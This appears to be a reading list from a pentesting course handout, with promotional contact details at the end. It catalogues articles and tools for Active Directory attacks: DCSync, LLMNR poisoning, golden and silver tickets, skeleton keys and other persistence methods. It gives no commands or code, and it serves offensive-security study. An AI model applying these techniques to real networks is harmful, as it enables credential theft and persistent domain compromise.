KERBEROS AP-REP ROASTING

- [Roasting AS-REPs](#)

WINDOWS CREDENTIAL MANAGER/VAULT

- [Operational Guidance for Offensive User DPAPI Abuse](#)
- [Jumping Network Segregation with RDP](#)

DCSYNC

- [Mimikatz and DCSync and ExtraSids, Oh My](#)
- [Mimikatz DCSync Usage, Exploitation, and Detection](#)
- [Dump Clear-Text Passwords for All Admins in the Domain Using Mimikatz DCSync](#)

LLMNR/NBT-NS POISONING

Exam Info

- [Pwning with Responder – A Pentester's Guide](#)
- [LLMNR/NBT-NS Poisoning Using Responder](#)

OTHER

- [Compromising Plain Text Passwords In Active Directory](#)

Persistence

GOLDEN TICKET

- [Golden Ticket](#)
- [Kerberos Golden Tickets are Now More Golden](#) SID

HISTORY

- [Sneaky Active Directory Persistence #14: SID History](#)

SILVER TICKET

- [How Attackers Use Kerberos Silver Tickets to Exploit Systems](#)
- [Sneaky Active Directory Persistence #16: Computer Accounts & Domain Controller Silver Tickets](#)

DCSHADOW

- [Creating Persistence With Dcshadow](#)

ADMINSDBOLDER

- [Sneaky Active Directory Persistence #15: Leverage AdminSDHolder & SDProp to \(Re\)Gain Domain Admin Rights](#)
- [Persistence Using Adminsdholder And Sdprop](#)

GROUP POLICY OBJECT

- [Sneaky Active Directory Persistence #17: Group Policy](#)

SKELETON KEYS

- [Unlocking All The Doors To Active Directory With The Skeleton Key Attack](#)
- [Skeleton Key](#)
- [Attackers Can Now Use Mimikatz to Implant Skeleton Key on Domain Controllers & BackDoor Your Active Directory Forest](#)

SEENABLEDELEGATIONPRIVILEGE

- [The Most Dangerous User Right You \(Probably\) Have Never Heard Of](#)
- [SeEnableDelegationPrivilege Active Directory Backdoor](#)

SECURITY SUPPORT PROVIDER

- [Sneaky Active Directory Persistence #12: Malicious Security Support Provider \(SSP\)](#)

DIRECTORY SERVICES RESTORE MODE

- [Sneaky Active Directory Persistence #11: Directory Service Restore Mode \(DSRM\)](#)
- [Sneaky Active Directory Persistence #13: DSRM Persistence v2](#)

ACLs & SECURITY DESCRIPTORS

- [An ACE Up the Sleeve: Designing Active Directory DACL Backdoors](#)
- [Shadow Admins – The Stealthy Accounts That You Should Fear The Most](#)
- [The Unintended Risks of Trusting Active Directory](#)

Tools & Scripts

- [PowerView](#) - Situational Awareness PowerShell framework
- [BloodHound](#) - Six Degrees of Domain Admin
- [Impacket](#) - Impacket is a collection of Python classes for working with network protocols
- [aclpwn.py](#) - Active Directory ACL exploitation with BloodHound
- [CrackMapExec](#) - A swiss army knife for pentesting networks
- [ADACLScanner](#) - A tool with GUI or command line used to create reports of access control lists (DACLS) and system access control lists (SACLs) in Active Directory
- [zBang](#) - zBang is a risk assessment tool that detects potential privileged account threats
- [PowerUpSQL](#) - A PowerShell Toolkit for Attacking SQL Server
- [Rubeus](#) - Rubeus is a C# toolset for raw Kerberos interaction and abuses
- [ADRecon](#) - A tool which gathers information about the Active Directory and generates a report which can provide a holistic picture of the current state of the target AD environment
- [Mimikatz](#) - Utility to extract plaintexts passwords, hash, PIN code and kerberos tickets from memory but also perform pass-the-hash, pass-the-ticket or build Golden tickets
- [Grouper](#) - A PowerShell script for helping to find vulnerable settings in AD Group Policy.

Exam Info

<https://0x1.gitlab.io/pentesting/Active-Directory-Kill-Chain-Attack-and-Defense/>

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Directory%20Attack.md>

<https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet>

<https://github.com/CyberSecurityUP/Red-Team-Management/tree/main/Adversary%20Emulation>

CYBER PUBLIC SCHOOL



@CYBERPUBLICSCHOOL

CYBERPUBLICSCHOOL
JOIN AND FOLLOW US EVERYWHERE

CYBER PUBLIC SCHOOL

- **JR. Penetration Tester**
- **Offensive Security (OSCP)**
- **Red Teaming**
- **Cloud Penetration Testing**
- **CEH (V12)**

Phone no.: +91 9631750498 India
+61 424866396 Australia



OUR SUCCESSFUL OSCP STUDENT.

- **WEBSITE**

<https://cyberpublicschool.com/>

@CYBERPUBLICSCHOOL

SHARE- IF YOU LIKE

[Click ME](#)